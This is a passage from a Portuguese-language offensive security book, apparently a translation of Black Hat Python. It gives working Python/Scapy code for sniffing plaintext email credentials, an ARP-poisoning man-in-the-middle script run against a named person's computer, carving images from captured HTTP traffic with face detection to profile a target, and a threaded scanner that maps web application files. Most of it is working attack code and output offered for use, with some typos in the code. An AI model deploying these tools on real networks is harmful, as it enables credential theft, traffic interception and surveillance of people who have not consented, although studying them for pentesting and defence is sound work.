Para efetuar um scan rápido como o que eu executei, foram necessários apenas alguns segundos para obter os resultados. Ao fazer uma referência cruzada entre esses endereços IP e a tabela DHCP de meu roteador local, pude verificar que os resultados foram precisos. Você pode expandir facilmente o que aprendemos neste capítulo de modo a decodificar pacotes TCP e UDP e criar ferramentas adicionais em torno desses códigos. Esse scanner também será útil para o framework de cavalo de Troia que começaremos a criar no capítulo 7. Isso permitirá que um cavalo de Troia implantado faça scan da rede local à procura de alvos adicionais. Agora que conhecemos o básico sobre como as redes funcionam nos níveis alto e baixo, vamos explorar uma biblioteca Python bem madura chamada Scapy.

CAPÍTULO 4

Dominando a rede com a Scapy

Ocasionalmente, você se deparará com uma biblioteca Python tão incrível e bem planejada que dedicar um capítulo inteiro a ela não lhe fará jus. Philippe Biondi criou uma biblioteca desse tipo com a biblioteca Scapy para manipulação de pacotes. Ao final deste capítulo, você perceberá que o fiz realizar várias tarefas nos dois últimos capítulos que poderiam ter sido feitas apenas com uma ou duas linhas de Scapy. Essa biblioteca é eficaz e flexível, e as possibilidades para seu uso são quase infinitas. Podemos ter uma amostra dos recursos dessa biblioteca ao efetuar um sniffing, roubar credenciais de email em formato texto simples e, em seguida, realizar um envenenamento ARP (ARP poisoning) em um computador-alvo de nossa rede para capturar o seu tráfego. Concluiremos mostrando como o processamento de PCAP da Scapy pode ser estendido para extrair imagens do tráfego HTTP e, então, realizaremos uma detecção facial para determinar se há seres humanos presentes nessas imagens.

Recomendo usar a Scapy em um sistema Linux, pois foi concebida para funcionar tendo esse sistema em mente. A versão mais recente de Scapy suporta Windows[1], mas, neste capítulo, vou supor que você usará sua Kali VM e terá uma instalação totalmente funcional de Scapy. Se você não tiver Scapy, acesse *http://www.secdev.org/projects/scapy/* para instalá-la.

Roubando credenciais de email

Você já dedicou um pouco de tempo para entender os detalhes do sniffing usando Python. Então, vamos agora conhecer a interface de Scapy para fazer sniffing de pacotes e esmiuçar seus conteúdos. Criaremos um sniffer bem simples para capturar credenciais de SMTP, POP3 e IMAP. Posteriormente, ao combinar nosso sniffer com o ataque MITM (man-in-the-middle) de envenenamento de ARP (Address Resolution Protocol, ou Protocolo de resolução de endereços), poderemos

1 *http://www.secdev.org/projects/scapy/doc/installation.html#windows*

facilmente roubar as credenciais de outros computadores da rede. Obviamente, essa técnica pode ser aplicada a qualquer protocolo ou ser utilizada simplesmente para capturar todo o tráfego e armazená-lo em um arquivo PCAP a ser analisado, o que também será demonstrado neste capítulo.

Para ter uma ideia do que é Scapy, vamos começar criando um esqueleto de um sniffer que simplesmente esmiuçará e fará o dump dos pacotes. A função `sniff`, habilmente nomeada, tem o seguinte aspecto:

```
sniff(filter="",iface="any",prn=function,count=N)
```

O parâmetro `filter` nos permite especificar um filtro BPF (ao estilo do Wireshark) para os pacotes capturados pela Scapy, que pode ser deixado em branco para que o sniffing de todos os pacotes seja feito. Por exemplo, para fazer sniffing de todos os pacotes HTTP, um filtro BPF igual a `tcp port 80` deve ser usado. O parâmetro `iface` informa em qual interface de rede o sniffing deverá ser feito; se for deixado em branco, Scapy fará a captura dos pacotes em todas as interfaces. O parâmetro `prn` especifica uma função de callback a ser chamada para todo pacote que corresponder ao filtro, e essa função receberá o objeto referente ao pacote como único parâmetro. O parâmetro `count` especifica quantos pacotes você deseja capturar; se for deixado em branco, Scapy fará as capturas indefinidamente.

Vamos começar pela criação de um sniffer simples que capture um pacote e faça o dump de seu conteúdo. Em seguida, vamos expandi-lo para que capture somente comandos relacionados a emails. Abra o arquivo *mail_sniffer.py* e insira o código a seguir:

```
from scapy.all import *

# nossa callback para os pacotes
❶ def packet_callback(packet):
    print packet.show()

# dispara o nosso sniffer
❷ sniff(prn=packet_callback,count=1)
```

Começamos definindo nossa função de callback que receberá cada pacote detectado ❶ e, em seguida, simplesmente dizemos à Scapy para iniciar o processo de sniffing ❷ em todas as interfaces, sem o uso de filtros. Vamos agora executar o script, e você deverá ver uma saída semelhante àquela mostrada a seguir:

```
$ python2.7 mail_sniffer.py
WARNING: No route found for IPv6 destination :: (no default route?)
```

```
###[ Ethernet ]###
  dst       = 10:40:f3:ab:71:02
  src       = 00:18:e7:ff:5c:f8
  type      = 0x800
###[ IP ]###
     version   = 4L
     ihl       = 5L
     tos       = 0x0
     len       = 52
     id        = 35232
     flags     = DF
     frag      = 0L
     ttl       = 51
     proto     = tcp
     chksum    = 0x4a51
     src       = 195.91.239.8
     dst       = 192.168.0.198
     \options   \
###[ TCP ]###
        sport     = etlservicemgr
        dport     = 54000
        seq       = 4154787032
        ack       = 2619128538
        dataofs   = 8L
        reserved  = 0L
        flags     = A
        window    = 330
        chksum    = 0x80a2
        urgptr    = 0
        options   = [('NOP', None), ('NOP', None), ('Timestamp', (1960913461, 764897985))]
        None
```

Como foi incrivelmente fácil fazer isso! Podemos verificar que quando o primeiro pacote foi recebido na rede, nossa função de callback utilizou a função pronta `packet.show()` para exibir o conteúdo do pacote e detalhar algumas das informações do protocolo. Usar `show()` é uma ótima maneira de depurar scripts à medida que você trabalhar para garantir que a saída desejada estará sendo capturada.

Agora que temos nosso sniffer básico executando, vamos aplicar um filtro e adicionar um pouco de lógica à nossa função de callback para extrair strings de autenticação relacionadas a emails:

```
from scapy.all import *

# nossa callback para os pacotes
def packet_callback(packet):

❶    if packet[TCP].payload:

        mail_packet = str(packet[TCP].payload)

❷        if "user" in mail_packet.lower() or "pass" in mail_packet.lower():

            print "[*] Server: %s" % packet[IP].dst
❸           print "[*] %s" % packet[TCP].payload

# dispara o nosso sniffer
❹ sniff(filter="tcp port 110 or tcp port 25 or tcp port 143",prn=packet_callback,store=0)
```

É um código bem simples. Alteramos nossa função de sniffing de modo a acrescentar um filtro que inclua somente o tráfego destinado às portas comuns de email: 110 (POP3), 143 (IMAP) e SMTP (25) ❹. Também utilizamos um novo parâmetro chamado `store` que, quando definido com 0, garante que a Scapy não manterá os pacotes na memória. Usar esse parâmetro é uma boa ideia se você pretende deixar um sniffer executando em longo prazo, pois, desse modo, não haverá o consumo de uma grande quantidade de RAM. Quando nossa função de callback for chamada, conferiremos se há um payload de dados ❶ e se esse payload contém os comandos USER ou PASS, comuns em emails ❷. Se detectarmos uma string de autenticação, exibiremos o servidor ao qual esse pacote está sendo enviado e os bytes de dados propriamente ditos do pacote ❸.

Fazendo um teste rápido

A seguir, apresentamos uma saída de exemplo para uma conta de email dummy à qual tentei conectar o meu cliente de email:

```
[*] Server: 25.57.168.12
[*] USER jms
[*] Server: 25.57.168.12
[*] PASS justin
[*] Server: 25.57.168.12
[*] USER jms
[*] Server: 25.57.168.12
[*] PASS test
```

Podemos notar que o meu cliente de email está tentando fazer login no servidor em `25.57.168.12` e está enviando as credenciais em formato texto simples pela rede. É um exemplo realmente simples de como transformar um script de sniffing usando Scapy em uma ferramenta útil durante os testes de invasão.

Fazer sniffing de seu próprio tráfego pode ser divertido, porém é sempre melhor fazê-lo com um amigo. Portanto, vamos dar uma olhada em como é possível realizar um ataque de envenenamento de ARP para capturar o tráfego de um computador-alvo na mesma rede.

Envenenamento de cache ARP com a Scapy

O envenenamento de ARP é um dos truques mais antigos do kit de ferramentas de um hacker, embora seja um dos mais eficientes. Explicando de modo bem simples, convenceremos um computador-alvo de que nos tornamos o seu gateway; além disso, convenceremos o gateway de que, para alcançar o computador-alvo, todo o tráfego deverá passar por nós. Todo computador em uma rede mantém uma cache ARP que armazena os endereços MAC mais recentes que correspondam aos endereços IP da rede local; envenenaremos essa cache com entradas controladas por nós para realizar esse ataque. Como o ARP e o envenenamento de ARP são discutidos em diversos outros materiais, deixarei a cargo do leitor fazer qualquer pesquisa necessária para entender como esse ataque funciona em um nível mais baixo.

Agora que sabemos o que deve ser feito, vamos colocar isso em prática. Quando fiz esse teste, ataquei um computador Windows de verdade e usei minha Kali VM como o computador de ataque. Também testei esse código em relação a diversos dispositivos móveis conectados a um ponto de acesso wireless e ele funcionou muito bem. A primeira tarefa a ser feita é verificar a cache ARP no computador Windows alvo para ver nosso ataque em ação mais tarde. Analise o comando a seguir para saber como podemos inspecionar a cache ARP de sua Windows VM:

```
C:\Users\Clare> ipconfig

Windows IP Configuration

Wireless LAN adapter Wireless Network Connection:

   Connection-specific DNS Suffix  . : gateway.pace.com
   Link-local IPv6 Address . . . . . : fe80::34a0:48cd:579:a3d9%11
   IPv4 Address. . . . . . . . . . . : 172.16.1.71
```

```
      Subnet Mask . . . . . . . . . . . : 255.255.255.0
❶     Default Gateway . . . . . . . . . : 172.16.1.254

   C:\Users\Clare> arp -a

   Interface: 172.16.1.71 --- 0xb

     Internet Address      Physical Address      Type
❷    172.16.1.254          3c-ea-4f-2b-41-f9     dynamic
     172.16.1.255          ff-ff-ff-ff-ff-ff     static
     224.0.0.22            01-00-5e-00-00-16     static
     224.0.0.251           01-00-5e-00-00-fb     static
     224.0.0.252           01-00-5e-00-00-fc     static
     255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Agora, podemos ver que o endereço IP do gateway ❶ é `172.16.1.254` e sua entrada associada na cache ARP ❷ tem um endereço MAC igual a `3c-ea-4f-2b-41-f9`. Tomaremos nota dessa informação, pois podemos visualizar a cache ARP enquanto o ataque estiver sendo executado e perceber que alteramos o endereço MAC registrado para o gateway. Agora que conhecemos o endereço IP do gateway e de nosso alvo, vamos começar a codificar o nosso script de envenenamento ARP. Abra um novo arquivo Python, chame-o de *arper.py* e insira o código a seguir:

```
from scapy.all import *
import os
import sys
import threading
import signal

interface    = "en1"
target_ip    = "172.16.1.71"
gateway_ip   = "172.16.1.254"
packet_count = 1000

# define a nossa interface
conf.iface = interface

# desabilita a saída
conf.verb  = 0

print "[*] Setting up %s" % interface
```

```
❶ gateway_mac = get_mac(gateway_ip)

    if gateway_mac is None:
        print "[!!!] Failed to get gateway MAC. Exiting."
        sys.exit(0)
    else:
        print "[*] Gateway %s is at %s" % (gateway_ip,gateway_mac)

❷ target_mac = get_mac(target_ip)

    if target_mac is None:
        print "[!!!] Failed to get target MAC. Exiting."
        sys.exit(0)
    else:
        print "[*] Target %s is at %s" % (target_ip,target_mac)

    # inicia a thread de envenenamento
❸ poison_thread = threading.Thread(target = poison_target, args = ¬
                  (gateway_ip, gateway_mac,target_ip,target_mac))
    poison_thread.start()

    try:
        print "[*] Starting sniffer for %d packets" % packet_count

        bpf_filter  = "ip host %s" % target_ip
❹       packets = sniff(count=packet_count,filter=bpf_filter,iface=interface)

        # grava os pacotes capturados
❺       wrpcap('arper.pcap',packets)

        # restaura a rede
❻       restore_target(gateway_ip,gateway_mac,target_ip,target_mac)

    except KeyboardInterrupt:
        # restaura a rede
        restore_target(gateway_ip,gateway_mac,target_ip,target_mac)
        sys.exit(0)
```

Essa é a parte principal da configuração de nosso ataque. Começamos resolvendo os endereços MAC correspondentes aos endereços IP do gateway ❶ e do alvo ❷ usando uma função chamada `get_mac` que será criada em breve. Depois de termos

feito isso, disparamos uma segunda thread para dar início ao ataque de envenenamento de ARP ❸ propriamente dito. Em nossa thread principal, iniciamos um sniffer ❹ que capturará uma quantidade predefinida de pacotes usando um filtro BPF para capturar somente o tráfego de nosso endereço IP alvo. Quando todos os pacotes tiverem sido capturados, serão gravados ❺ em um arquivo PCAP para que este possa ser aberto no Wireshark ou para que possamos usar o nosso script de obtenção de imagens, que será implementado em breve, com esse arquivo. Quando o ataque estiver concluído, chamamos nossa função `restore_target` ❻, que é responsável por restaurar a rede e deixá-la como estava antes de o envenenamento de ARP ocorrer. Vamos agora acrescentar as funções auxiliares, inserindo o código a seguir antes do bloco anterior de código:

```
    def restore_target(gateway_ip,gateway_mac,target_ip,target_mac):

        # um método um pouco diferente usando send
        print "[*] Restoring target..."
❶       send(ARP(op=2, psrc=gateway_ip, pdst=target_ip, ¬
                 hwdst="ff:ff:ff:ff:ff:ff",hwsrc=gateway_mac),count=5)
        send(ARP(op=2, psrc=target_ip, pdst=gateway_ip, ¬
                 hwdst="ff:ff:ff:ff:ff:ff",hwsrc=target_mac),count=5)

        # avisa a thread principal para terminar
❷       os.kill(os.getpid(), signal.SIGINT)

    def get_mac(ip_address):

❸       responses,unanswered = ¬
             srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=ip_address), timeout=2,retry=10)

        # retorna o endereço MAC de uma resposta
        for s,r in responses:
        return r[Ether].src

        return None

    def poison_target(gateway_ip,gateway_mac,target_ip,target_mac):

❹       poison_target = ARP()
        poison_target.op   = 2
        poison_target.psrc = gateway_ip
        poison_target.pdst = target_ip
```

```
    poison_target.hwdst= target_mac

❺   poison_gateway = ARP()
    poison_gateway.op   = 2
    poison_gateway.psrc = target_ip
    poison_gateway.pdst = gateway_ip
    poison_gateway.hwdst= gateway_mac

    print "[*] Beginning the ARP poison. [CTRL-C to stop]"

❻   while True:
        try:
            send(poison_target)
            send(poison_gateway)

            time.sleep(2)
        except KeyboardInterrupt:
             restore_target(gateway_ip,gateway_mac,target_ip,target_mac)

    print "[*] ARP poison attack finished."
    return
```

Essa é a parte fundamental do verdadeiro ataque. Nossa função `restore_target` simplesmente envia os pacotes ARP apropriados para o endereço de broadcast da rede ❶ para reiniciar as caches ARP do gateway e do computador-alvo. Também enviamos um sinal à thread principal ❷ para indicar que ela deve terminar, o que será útil no caso de nossa thread de envenenamento ter algum problema ou você teclar **CTRL-C**. Nossa função `get_mac` é responsável pelo uso da função `srp` (send and receive packet, ou enviar e receber pacotes) ❸ para enviar uma solicitação ARP ao endereço IP especificado de modo a resolver o endereço MAC associado a ele. Nossa função `poison_target` cria solicitações ARP para envenenamento tanto do IP alvo ❹ quanto do gateway ❺. Ao envenenar tanto o gateway quanto o endereço IP alvo, podemos ver o tráfego fluir, entrando no alvo e saindo dele. Continuamos a gerar essas solicitações ARP ❻ em um laço para garantir que as respectivas entradas da cache ARP permaneçam envenenadas durante o nosso ataque.

Vamos colocar essa criatura má em ação!

Fazendo um teste rápido

Antes de começar, precisamos, inicialmente, dizer ao nosso host local que podemos encaminhar pacotes tanto para o gateway quanto para o endereço IP alvo. Se você estiver em sua Kali VM, digite o comando a seguir em seu terminal:

```
#:> echo 1 > /proc/sys/net/ipv4/ip_forward
```

Se você é um fanboy da Apple, utilize o comando a seguir:

```
fanboy:tmp justin$ sudo sysctl -w net.inet.ip.forwarding=1
```

Agora que temos o IP forwarding (encaminhamento IP) configurado, vamos disparar o nosso script e verificar a cache ARP de nosso computador-alvo. A partir de seu computador de ataque, execute o comando a seguir (como root):

```
fanboy:tmp justin$ sudo python2.7 arper.py
WARNING: No route found for IPv6 destination :: (no default route?)
[*] Setting up en1
[*] Gateway 172.16.1.254 is at 3c:ea:4f:2b:41:f9
[*] Target 172.16.1.71 is at 00:22:5f:ec:38:3d
[*] Beginning the ARP poison. [CTRL-C to stop]
[*] Starting sniffer for 1000 packets
```

Que maravilha! Não houve erros nem a ocorrência de nada estranho. Agora vamos validar o ataque em nosso computador-alvo:

```
C:\Users\Clare> arp -a

Interface: 172.16.1.71 --- 0xb
  Internet Address      Physical Address      Type
  172.16.1.64           10-40-f3-ab-71-02     dynamic
  172.16.1.254          10-40-f3-ab-71-02     dynamic
  172.16.1.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Agora você pode ver que a pobre Clare (é difícil ser casada com um hacker, pois fazer hacking não é fácil etc.) tem sua cache ARP envenenada, na qual o gateway tem o mesmo endereço MAC do computador de ataque. Você pode verificar claramente na entrada anterior ao gateway que estou atacando a partir de `172.16.1.64`.

Quando os pacotes forem capturados, finalizando o ataque, você deverá ver um arquivo *arper.pcap* no mesmo diretório em que seu script estiver. É claro que outras tarefas podem ser realizadas, como forçar o computador-alvo a fazer proxy de todo o seu tráfego para uma instância local do Burp ou executar quaisquer outras tarefas maldosas. Você pode manter o PCAP gerado para ser usado na próxima seção, que será sobre processamento de PCAPs – nunca se sabe o que encontraremos!

Processamento de PCAPs

O Wireshark e outras ferramentas como o Network Miner são ótimos para explorar de forma interativa os arquivos com pacotes capturados, porém há ocasiões em que você vai desejar esmiuçar os PCAPs usando Python e Scapy. Alguns casos de uso excelentes consistem em gerar casos de teste para fuzzing com base no tráfego de rede capturado, ou até mesmo fazer algo tão simples quanto reproduzir o tráfego anteriormente capturado.

Adotaremos uma abordagem levemente diferente nesse caso e tentaremos obter arquivos de imagens a partir do tráfego HTTP. Com esses arquivos de imagem em mãos, usaremos o OpenCV[2] – uma ferramenta de visão por computador – para tentar detectar imagens que contenham rostos humanos para que nos limitemos às imagens que possam ser interessantes. Podemos usar nosso script anterior de envenenamento de ARP para gerar os arquivos PCAP ou você pode estender o sniffer de envenenamento de ARP para fazer uma detecção facial de imagens no decorrer da execução, enquanto o alvo estiver fazendo uma navegação. Vamos começar inserindo o código necessário para realizar a análise do PCAP. Abra o arquivo *pic_carver.py* e insira o código a seguir:

```
import re
import zlib
import cv2

from scapy.all import *

pictures_directory = "/home/justin/pic_carver/pictures"
faces_directory    = "/home/justin/pic_carver/faces"
pcap_file          = "bhp.pcap"
```

2 Dê uma olhada no OpenCV em *http://www.opencv.org/*.

```
    def http_assembler(pcap_file):

        carved_images   = 0
        faces_detected  = 0

❶       a = rdpcap(pcap_file)

❷       sessions      = a.sessions()

        for session in sessions:

            http_payload = ""

            for packet in sessions[session]:

                try:
                    if packet[TCP].dport == 80 or packet[TCP].sport == 80:

❸                       # recompõe o stream
                        http_payload += str(packet[TCP].payload)

                except:
                    pass

❹           headers = get_http_headers(http_payload)

            if headers is None:
                continue

❺           image,image_type = extract_image(headers,http_payload)

            if image is not None and image_type is not None:

                # armazena a imagem
❻               file_name = "%s-pic_carver_%d.%s" % pcap_file,carved_images,image_type)

                fd = open("%s/%s" % (pictures_directory,file_name),"wb")

                fd.write(image)
                fd.close()
```

```
            carved_images += 1

            # agora tenta efetuar uma detecção facial
            try:
❼               result = face_detect("%s/%s" % (pictures_directory,file_name),file_name)

                if result is True:
                    faces_detected += 1
            except:
                pass

    return carved_images, faces_detected


carved_images, faces_detected = http_assembler(pcap_file)

print "Extracted: %d images" % carved_images
print "Detected: %d faces" % faces_detected
```

Esse código contém a lógica principal do esqueleto de todo o nosso script e acrescentaremos as funções de suporte em breve. Para começar, abrimos o arquivo PCAP para efetuar o seu processamento ❶. Tiramos vantagem de um belo recurso da Scapy de separar automaticamente cada sessão TCP ❷ em um dicionário. Usamos isso e filtramos somente o tráfego HTTP; em seguida, concatenamos o payload de todo o tráfego HTTP ❸ em um único buffer. Isso é efetivamente o mesmo que clicar com o botão direito do mouse no Wireshark e selecionar Follow TCP Stream (Seguir o fluxo TCP). Depois que tivermos os dados HTTP reunidos, eles serão passados para a nossa função de parsing de cabeçalho HTTP ❹, que nos permitirá inspecionar os cabeçalhos individualmente. Depois de validarmos que estamos recebendo uma imagem em uma resposta HTTP, extrairemos a imagem bruta ❺ e retornaremos o tipo e o corpo binário da imagem. Essa não é uma rotina de extração de imagens à prova de balas, mas, como você verá, funciona incrivelmente bem. Armazenamos a imagem extraída ❻ e passamos o path do arquivo para a nossa rotina de detecção facial ❼.

Agora vamos criar as funções de suporte ao adicionar o código a seguir antes de nossa função `http_assembler`:

```
def get_http_headers(http_payload):

    try:
        # separa os cabeçalhos se for tráfego HTTP
        headers_raw = http_payload[:http_payload.index("\r\n\r\n")+2]

        # divido os campos dos cabeçalhos
        headers = dict(re.findall(r"(?P<name>.*?): (?P<value>.*?)\r\n", headers_raw))
    except:
        return None

    if "Content-Type" not in headers:
        return None

    return headers

def extract_image(headers,http_payload):

    image      = None
    image_type = None
    try:
        if "image" in headers['Content-Type']:

            # obtém o tipo da imagem e o corpo
            image_type = headers['Content-Type'].split("/")[1]

            image = http_payload[http_payload.index("\r\n\r\n")+4:]

            # se uma compactação for detectada, descompacta a imagem
            try:
                if "Content-Encoding" in headers.keys():
                    if headers['Content-Encoding'] == "gzip":
                        image = zlib.decompress(image, 16+zlib.MAX_WBITS)
                    elif headers['Content-Encoding'] == "deflate":
                        image = zlib.decompress(image)
            except:
                pass
    except:
        return None,None

    return image,image_type
```

Essas funções auxiliares nos ajudam a ver com mais detalhes os dados HTTP obtidos de nosso arquivo PCAP. A função `get_http_headers` recebe o tráfego HTTP puro e separa os cabeçalhos usando uma expressão regular. A função `extract_image` recebe os cabeçalhos HTTP e determina se recebemos uma imagem na resposta HTTP. Se detectarmos que o cabeçalho `Content-Type` contém o tipo MIME de imagem, separamos o tipo da imagem; se houver compressão aplicada à imagem em trânsito, tentaremos descompactá-la antes de retornar o tipo da imagem e o buffer contendo os dados brutos da imagem. Agora vamos inserir o nosso código de detecção facial para determinar se há um rosto humano em algumas das imagens obtidas. Adicione o código a seguir em *pic_carver.py*:

```
    def face_detect(path,file_name):

❶       img     = cv2.imread(path)
❷       cascade = cv2.CascadeClassifier("haarcascade_frontalface_alt.xml")
        rects   = cascade.detectMultiScale(img, 1.3, 4, cv2.cv.CV_HAAR_SCALE_IMAGE, (20,20))

        if len(rects) == 0:
                return False

        rects[:, 2:] += rects[:, :2]

    # destaca os rostos na imagem
❸   for x1,y1,x2,y2 in rects:
        cv2.rectangle(img,(x1,y1),(x2,y2),(127,255,0),2)

❹   cv2.imwrite("%s/%s-%s" % (faces_directory,pcap_file,file_name),img)

        return True
```

Esse código foi generosamente compartilhado por Chris Fidao em *http://www.fideloper.com/facial-detection/*, com pequenas modificações feitas por mim. Ao usar os bindings para Python do OpenCV, podemos ler a imagem ❶ e aplicar um classificador ❷ treinado previamente para detectar rostos em uma orientação frontal. Há classificadores para detectar rostos em perfil (de lado), mãos, frutas e um conjunto enorme de outros objetos que você poderá testar por conta própria. Depois de ter feito a detecção, as coordenadas de um retângulo, que correspondem ao local em que o rosto foi detectado na imagem, serão retornadas. Desenhamos, então, um retângulo verde sobre a área ❸ e gravamos a imagem resultante ❹. Agora vamos colocar tudo isso em ação em sua Kali VM.

Fazendo um teste rápido

Se você ainda não instalou as bibliotecas do OpenCV, execute os comandos a seguir (novamente, agradeço a Chris Fidao) a partir de um terminal em sua Kali VM:

```
#:> apt-get install python-opencv python-numpy python-scipy
```

Isso deverá fazer que todos os arquivos necessários sejam instalados para lidar com a detecção facial em nossas imagens resultantes. Também precisamos obter o arquivo de treinamento de detecção facial desta maneira:

```
wget http://eclecti.cc/files/2008/03/haarcascade_frontalface_alt.xml
```

Agora crie dois diretórios para inserir nossos resultados, disponibilize um PCAP e execute o script. Esses comandos deverão ter o seguinte aspecto:

```
#:> mkdir pictures
#:> mkdir faces
#:> python pic_carver.py
Extracted: 189 images
Detected: 32 faces
#:>
```

Você poderá ver diversas mensagens de erro sendo geradas pelo OpenCV pelo fato de algumas das imagens que disponibilizarmos poderem estar corrompidas, terem sido parcialmente baixadas ou seus formatos não serem suportados (deixarei que o desenvolvimento de uma rotina robusta de extração de imagens e de validação fique como lição de casa para você). Se acessar seu diretório de rostos, verá diversos arquivos com rostos e caixas verdes mágicas desenhadas em torno deles.

Essa técnica pode ser usada para determinar os tipos de conteúdo para os quais seu alvo estiver olhando, bem como para descobrir abordagens semelhantes por meio de engenharia social. É claro que você pode estender esse exemplo e usá-lo para outros fins que não sejam somente a extração de imagens de PCAPs, além de utilizá-lo em conjunto com técnicas de web crawling e de parsing que serão descritas em capítulos posteriores.

CAPÍTULO 5

Web hacking

Analisar aplicações web é absolutamente essencial para um invasor ou um pentester. Na maioria das redes modernas, as aplicações web apresentam as mais amplas superfícies de ataque e, desse modo, são as vias mais comuns para obtenção de acesso. Há inúmeras ferramentas excelentes para aplicações web criadas em Python, incluindo w3af, sqlmap e outras. Falando francamente, assuntos como injeção de SQL têm sido discutidos até a exaustão e as ferramentas disponíveis amadureceram o suficiente a ponto de não ser necessário reinventarmos a roda. Em vez disso, exploraremos o básico sobre a interação com a Web usando Python e, em seguida, com base nesse conhecimento, desenvolveremos ferramentas de reconhecimento e de uso da força bruta. Você verá como o parsing de HTML pode ser útil na criação de ferramentas de uso da força bruta, de reconhecimento e de mining (mineração) de sites com bastante texto. A ideia consiste em criar algumas ferramentas diferentes para você adquirir as habilidades fundamentais necessárias para desenvolver qualquer tipo de ferramenta para avaliar as aplicações web que seu cenário particular de ataque exigir.

A biblioteca de socket da Web: a urllib2

De modo muito semelhante à criação de ferramentas de rede usando a biblioteca de sockets, ao criar ferramentas para interagir com web services, você usará a biblioteca `urllib2`. Vamos dar uma olhada na criação de uma solicitação GET bem simples para o site da No Starch Press:

```
import urllib2

❶ body = urllib2.urlopen("http://www.nostarch.com")

❷ print body.read()
```

Esse é o exemplo mais simples possível de criação de uma solicitação GET para um site. Observe que estamos simplesmente acessando a página bruta do site da No Starch e que não há nenhum JavaScript nem outra linguagem do lado do cliente sendo executado. Simplesmente passamos um URL à função `urlopen` ❶ e ela retorna um objeto semelhante a um arquivo, que nos permite ler ❷ o corpo daquilo que o servidor web remoto retornar. Na maioria dos casos, porém, você vai querer ter um controle mais preciso sobre a maneira de fazer essas solicitações, incluindo ser capaz de definir cabeçalhos específicos, tratar cookies e criar solicitações POST. `A biblioteca urllib2 expõe uma classe Request que possibilita ter esse nível de controle.` A seguir, temos um exemplo de criação da mesma solicitação GET usando a classe `Request` e definindo um cabeçalho HTTP User-Agent personalizado:

```
import urllib2

url = "http://www.nostarch.com"

❶ headers = {}
headers['User-Agent'] = "Googlebot"

❷ request  = urllib2.Request(url,headers=headers)
❸ response = urllib2.urlopen(request)

print response.read()
response.close()
```

A criação de um objeto `Request` é um pouco diferente quando comparada ao nosso exemplo anterior. Para criar cabeçalhos personalizados, defina um dicionário para o cabeçalho ❶, que permitirá, então, definir a chave e o valor que você quiser usar no cabeçalho. Nesse caso, faremos que nosso script Python pareça ser o Googlebot. Em seguida, criamos nosso objeto `Request` e lhe passamos o `url` e o dicionário `headers` ❷; então, passamos o objeto `Request` na chamada da função `urlopen` ❸. Essa função retorna um objeto normal semelhante a um arquivo, que podemos usar para ler dados do site remoto.

Agora, temos os meios fundamentais para conversar com web services e com sites, portanto vamos criar algumas ferramentas úteis para efetuar ataques a qualquer aplicação web ou realizar testes de invasão.

Fazendo o mapeamento de instalações de aplicações web com código aberto

Os sistemas de gerenciamento de conteúdo e as plataformas de blogging, como Joomla, WordPress e Drupal, tornam a criação de um blog ou site uma tarefa simples e são relativamente comuns em ambientes de hosting compartilhado ou até mesmo em redes de empresas. Todos os sistemas apresentam seus próprios desafios no que diz respeito à instalação, à configuração e ao gerenciamento de patches e os pacotes CMS não constituem nenhuma exceção. Quando um administrador de sistemas estressado ou um desenvolvedor web infeliz não seguem todos os procedimentos de segurança e de instalação, conseguir acesso ao servidor web pode ser uma tarefa muito fácil para um invasor.

Pelo fato de podermos fazer download de qualquer aplicação web de código aberto e determinar localmente a sua estrutura de arquivos e de diretórios, é possível criar um scanner com um propósito específico que poderá pesquisar todos os arquivos acessíveis no alvo remoto. Esse processo pode revelar arquivos de instalação remanescentes, diretórios que deveriam estar protegidos por arquivos `.htaccess` e outros itens interessantes que poderão ajudar um invasor a fincar um pé no servidor web. Esse projeto também faz uma introdução ao uso de objetos `Queue` do Python, que nos permite criar uma pilha grande de itens segura para threads (thread-safe) e nos possibilita ter várias threads acessando itens a serem processados. Isso fará com que nosso scanner execute rapidamente. Vamos abrir o arquivo *web_app_mapper.py* e inserir o código a seguir:

```
import Queue
import threading
import os
import urllib2

threads   = 10

❶ target    = "http://www.blackhatpython.com"
directory = "/Users/justin/Downloads/joomla-3.1.1"
filters   = [".jpg",".gif","png",".css"]

os.chdir(directory)

❷ web_paths = Queue.Queue()

❸ for r,d,f in os.walk("."):
      for files in f:
```

```
            remote_path = "%s/%s" % (r,files)
            if remote_path.startswith("."):
                remote_path = remote_path[1:]
            if os.path.splitext(files)[1] not in filters:
                web_paths.put(remote_path)

    def test_remote():
❹       while not web_paths.empty():
            path = web_paths.get()
            url = "%s%s" % (target, path)

            request = urllib2.Request(url)

            try:
                response = urllib2.urlopen(request)
                content  = response.read()

❺               print "[%d] => %s" % (response.code,path)
                response.close()

❻           except urllib2.HTTPError as error:
                #print "Failed %s" % error.code
                pass

❼ for i in range(threads):
      print "Spawning thread: %d" % i
      t = threading.Thread(target=test_remote)
      t.start()
```

Começamos definindo o site-alvo remoto ❶ e o diretório local em que baixamos e extraímos a aplicação web. Também criamos uma lista simples de extensões de arquivo que não estamos interessados em identificar. Essa lista pode ser diferente de acordo com a aplicação-alvo. A variável `web_paths` ❷ contém o nosso objeto `Queue`, em que armazenaremos os arquivos que tentaremos localizar no servidor remoto. Em seguida, usamos a função `os.walk` ❸ para percorrer todos os arquivos e diretórios no diretório local da aplicação web. À medida que percorremos os arquivos e os diretórios, compomos o path completo dos arquivos-alvo e os testamos em relação à nossa lista de filtros para garantir que estaremos procurando somente os tipos de arquivo desejados. Cada arquivo válido que encontrarmos localmente será adicionado à nossa `Queue web_paths`.

Ao observar o final do script ❼, percebemos que estamos criando diversas threads (conforme definido no início do arquivo), em que cada uma chamará a função `test_remote`. A função `test_remote` contém um laço que continuará executando até que a `Queue web_paths` esteja vazia. A cada iteração do laço, adquirimos um path de `Queue` ❹, concatenamos esse path ao path-base do site-alvo e tentamos obter esse arquivo. Se tivermos êxito em obter o arquivo, exibiremos o código de status HTTP e o path completo do arquivo ❺. Se o arquivo não for encontrado ou se estiver protegido por um arquivo `.htaccess`, isso fará a `urllib2` lançar um erro que vamos tratar ❻ para que o laço possa continuar executando.

Fazendo um teste rápido

Para testar, instalei o Joomla 3.1.1 em minha Kali VM, mas você pode usar qualquer aplicação web de código aberto que possa ser rapidamente instalada ou que esteja em execução. Ao executar *web_app_mapper.py*, você deverá ver uma saída como a que se segue:

```
Spawning thread: 0
